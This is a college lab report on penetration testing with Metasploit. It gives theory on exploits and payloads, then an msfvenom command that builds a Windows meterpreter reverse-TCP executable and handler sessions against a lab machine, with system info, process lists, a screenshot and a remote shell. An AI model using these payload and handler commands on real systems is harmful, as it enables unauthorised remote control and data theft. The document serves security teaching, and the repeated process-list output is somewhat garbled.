



Vidyavardhini's College of Engineering & Technology
Department of Computer Engineering
2024-2025

Experiment No.3
To evaluate penetration Testing using Metasploit
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

2024-2025

Aim: To evaluate penetration Testing using Metasploit

Objective: To make use of Metasploit to find, exploit, and validate vulnerabilities

Theory:

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.


Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of DevSecOps pros to hackers. It's helpful to anyone who needs an easy to install, reliable tool that gets the job done regardless of which platform or language is used. The software is popular with hackers and widely available, which reinforces the need for security professionals to become familiar with the framework even if they don't use it.

Metasploit now includes more than 1677 exploits organized over 25 platforms, including Android, PHP, Python, Java, Cisco, and more. The framework also carries nearly 500 payloads, some of which include:

- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks Metasploit provides

you with modules to:

1. Exploits: Tool used to take advantage of system weakness
2. Payloads; Sets of malicious code
3. Auxillary functions: supplementary tools and commands




- ```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -- platform windows -a x86 -f exe -e -f exe -o /root/Desktop/back.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
0xdR0R
8u+};;$uXxfHXHt<1I+4+1H++
KX4bD$[ayZqX_Z++++]h3zhws2_ThLw6+++n+)TPh)k+j
h++
h\+PPPPPaPh+++VWh+ta+S+t
u+gjjVWh+_Z-66j@hvjhXS++SjVSWh+_Z)(Xh@jPh
/0+++WhunMa+^^
$p++++++)
u+u+VjS+
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.12.127
lhost => 192.168.12.127
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.12.127:1234
[*] Sending stage (175686 bytes) to 192.168.12.126
[*] Meterpreter session 1 opened (192.168.12.127:1234 -> 192.168.12.126:50250) at 2023-04-06 06:45:03 -0500

meterpreter > sysinfo
Computer : LAB0501
OS : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain : LAB05
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

CSDL8022: Digital Forensics Lab



Step 1. Open the Metasploit tool  
Step 2. Create the malware for the specific system  
Step 3. load the malware at the target system  
Step 4. Run the malware at the target system  
Step 5. Exploit the target system

[illegible]



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## Department of Computer Engineering

### 2024-2025

```
Activities Terminal Mar 17 03:42 kali@kali: ~

Code: 00 00 00 00 M3 T4 SP L8 17 FR 4M 3W OR K1 V3 R5 I0 N5 00 00 00 00
Aieee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
in swapper task - not syncing

--[metasploit v6.2.26-dev]
+ -- --[2264 exploits - 1189 auxiliary - 404 post]
+ -- --[951 payloads - 45 encoders - 11 nops]
+ -- --[9 evasion]

Metasploit tip: Use the edit command to open the currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.137.48
LHOST => 192.168.137.48
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.48:4444
[*] Sending stage (175986 bytes) to 192.168.137.1
[*] Meterpreter session 1 opened (192.168.137.48:4444 -> 192.168.137.1:56609) at 2025-03-17 03:27:57 -0500

meterpreter > sysinfo
Computer : LAB0510
OS : Windows 10 (10.0 Build 26100).
Architecture : x64
System Language : en-US
Domain : LAB05
Logged On Users : 2
Meterpreter : x64/windows

meterpreter > ps

Process List
=====
PID PPID Name Arch Session User Path
--- --
0 0 [System Process]
4 0 System
188 4 Secure System
232 4 Registry
448 5904 SECOCL64.exe x64 6 LAB0510\student C:\Windows\System32\SECOCL64.exe
704 4 smss.exe
744 1128 svchost.exe
812 908 csrss.exe
868 908 wininit.exe
1128 868 services.exe
1156 1128 svchost.exe
1172 868 lsass.exe
1180 868 lsass.exe
1172 868 lsass.exe

meterpreter > sysinfo
Computer : LAB0510
OS : Windows 10 (10.0 Build 26100).
Architecture : x64
System Language : en-US
Domain : LAB05
Logged On Users : 2
Meterpreter : x64/windows

meterpreter > ps

Process List
=====
PID PPID Name Arch Session User Path
--- --
0 0 [System Process]
4 0 System
188 4 Secure System
232 4 Registry
448 5904 SECOCL64.exe x64 6 LAB0510\student C:\Windows\System32\SECOCL64.exe
704 4 smss.exe
744 1128 svchost.exe
812 908 csrss.exe
868 908 wininit.exe
1128 868 services.exe
1156 1128 svchost.exe
1172 868 lsass.exe
1180 868 lsass.exe
1172 868 lsass.exe
1328 1128 IntelCpMCPSvc.exe
1368 868 Fontdrvhost.exe
1448 1128 svchost.exe
1464 1128 svchost.exe
1472 1128 svchost.exe
1496 1128 svchost.exe
1764 1128 svchost.exe
1772 1128 svchost.exe
1848 16424 atmgr.exe x64 6 LAB0510\student C:\Users\student\AppData\Local\WebEx\WebEx64\Meetings\atmgr.exe
1884 1128 svchost.exe
1920 1128 svchost.exe
1936 1128 svchost.exe
2032 1128 svchost.exe
2040 1128 svchost.exe
2136 1128 svchost.exe
2160 1128 svchost.exe
2220 1128 svchost.exe
2288 1128 IntelCpMCPSvc.exe
2488 1128 svchost.exe
2652 1128 svchost.exe
2756 1128 svchost.exe
2772 1128 svchost.exe
2792 1128 AMSvc.exe
2808 1128 scsecsvcs.exe
2828 1312 RuntimeBroker.exe x64 6 LAB0510\student C:\Windows\System32\RuntimeBroker.exe
2852 1312 SystemSettings.exe x64 6 LAB0510\student C:\Windows\ImmersiveControlPanel\SystemSettings.exe
2900 1128 svchost.exe
3060 1128 svchost.exe
3108 1128 svchost.exe
3164 1128 svchost.exe
3232 1128 svchost.exe
3264 1128 svchost.exe
3272 1128 svchost.exe
3280 1128 svchost.exe
3428 4 Memory Compression
3476 1128 svchost.exe
3524 1128 svchost.exe
3556 1128 igfxCUIService.exe
3576 5576 dasHost.exe
3624 1128 svchost.exe
```





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
### 2024-2025

```
Activities Terminal Mar 17 03:42
kali@kali: ~
14080 12460 SecurityHealthSystray.exe x64 6 LAB0510\student C:\Windows\System32\SecurityHealthSystray.exe
14290 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
14436 7412 msedge.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
14740 5592 bravecrashhandler64.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
14868 7412 msedge.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
15192 5592 bravecrashhandler.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
15380 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
15888 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
15948 1132 SearchHost.exe x64 6 LAB0510\student C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\SearchHost.exe
15980 1128 svchost.exe x64 6 LAB0510\student C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\SearchHost.exe
16264 1128 SecurityHealthService.exe x64 6 LAB0510\student C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe
16376 1332 TextInputHost.exe x64 6 LAB0510\student C:\Users\student\AppData\Local\Websites\WebView2\WebView2Host.exe
16424 12460 WebAppHost.exe x86 6 LAB0510\student C:\Program Files\WindowsApps\Microsoft.YourPhone_1.25021.67.0_x64__wekyb3d8bbwe\PhoneExperienceHost.exe
16480 1332 PhoneExperienceHost.exe x64 6 LAB0510\student C:\Program Files\WindowsApps\Microsoft.YourPhone_1.25021.67.0_x64__wekyb3d8bbwe\PhoneExperienceHost.exe
16784 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\DriverStore\FileRepository\cui_dch_inf_amd64_5207db0559876a61\igfxEM.exe
16864 3556 igfxEM.exe x64 6 LAB0510\student C:\Windows\System32\DriverStore\FileRepository\cui_dch_inf_amd64_5207db0559876a61\igfxEM.exe
18096 4508 ctfmon.exe x64 6 LAB0510\student C:\Windows\System32\ctfmon.exe
17844 18204 msedgeview2.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
17288 1312 RuntimeBroker.exe x64 6 LAB0510\student C:\Windows\System32\RuntimeBroker.exe
18036 1128 SAPISSVC.EXE x64 6 LAB0510\student C:\Windows\System32\SAPISSVC.EXE
18052 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
18204 4768 msedgeview2.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
18396 7412 msedge.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
18520 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
18656 1128 SearchIndexer.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
18896 18204 msedgeview2.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
18932 1128 OfficeClickToRun.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
19012 1128 svchost.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
19228 2032 taskhostw.exe x64 6 LAB0510\student C:\Windows\System32\taskhostw.exe
19324 8924 dm.exe x64 6 LAB0510\student C:\Windows\System32\taskhostw.exe
19476 20708 ONLINTENT.EXE x64 6 LAB0510\student C:\Program Files\Segrite\Segrite\ONLINTENT.EXE
19616 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
19752 4832 CrossDeviceService.exe x64 6 LAB0510\student C:\Program Files\WindowsApps\MicrosoftWindows.CrossDevice_1.25021.28.0_x64__cw5n1h2txyewy\CrossDeviceService.exe
20084 12476 jusched.exe x86 6 LAB0510\student C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
20492 1128 alg.exe x64 6 LAB0510\student C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
20688 2032 RtkAudService64.exe x64 6 LAB0510\student C:\Windows\System32\DriverStore\FileRepository\realtekservice.inf_amd64_0c755ff65745edd\RtkAudService64.exe
20820 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
20900 1312 WmiPrvSE.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
21156 4832 ShellHost.exe x64 6 LAB0510\student C:\Windows\System32\ShellHost.exe
21184 448 conhost.exe x64 6 LAB0510\student C:\Windows\System32\conhost.exe
21240 1312 dlh.exe x64 6 LAB0510\student C:\Windows\System32\conhost.exe
21416 1128 WUDFHost.exe x64 6 LAB0510\student C:\Windows\System32\dlh.exe
meterpreter > screenshot
Screenshot saved to: /home/kali/.BSgNBinc.jpeg
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 11728 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.
E:\>
```

```
Activities Terminal Mar 17 03:43
kali@kali: ~
17844 18204 msedgeview2.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
17288 1312 RuntimeBroker.exe x64 6 LAB0510\student C:\Windows\System32\RuntimeBroker.exe
18036 1128 SAPISSVC.EXE x64 6 LAB0510\student C:\Windows\System32\RuntimeBroker.exe
18052 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\RuntimeBroker.exe
18204 4768 msedgeview2.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
18396 7412 msedge.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
18520 1128 svchost.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
18656 1128 SearchIndexer.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
18896 18204 msedgeview2.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
18932 1128 OfficeClickToRun.exe x64 6 LAB0510\student C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgeview2.exe
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19228 2032 taskhostw.exe x64 6 LAB0510\student C:\Windows\System32\taskhostw.exe
19324 8924 dm.exe x64 6 LAB0510\student C:\Windows\System32\taskhostw.exe
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19616 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
19752 4832 CrossDeviceService.exe x64 6 LAB0510\student C:\Program Files\WindowsApps\MicrosoftWindows.CrossDevice_1.25021.28.0_x64__cw5n1h2txyewy\CrossDeviceService.exe
20084 12476 jusched.exe x86 6 LAB0510\student C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
20492 1128 alg.exe x64 6 LAB0510\student C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
20688 2032 RtkAudService64.exe x64 6 LAB0510\student C:\Windows\System32\DriverStore\FileRepository\realtekservice.inf_amd64_0c755ff65745edd\RtkAudService64.exe
20820 1128 svchost.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
20900 1312 WmiPrvSE.exe x64 6 LAB0510\student C:\Windows\System32\svchost.exe
21156 4832 ShellHost.exe x64 6 LAB0510\student C:\Windows\System32\ShellHost.exe
21184 448 conhost.exe x64 6 LAB0510\student C:\Windows\System32\conhost.exe
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21416 1128 WUDFHost.exe x64 6 LAB0510\student C:\Windows\System32\dlh.exe
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Channel 1 created.
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.
E:\>
```



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### Conclusion:

Penetration testing using Metasploit effectively demonstrates how vulnerabilities in a system can be identified and exploited. By generating and deploying malware payloads, security professionals can simulate real-world attacks and validate system weaknesses. This process helps in understanding potential threats and reinforces the importance of securing systems against exploitation. Metasploit's modular framework, with its vast library of exploits and payloads, provides a powerful and flexible platform for ethical hacking and vulnerability assessment.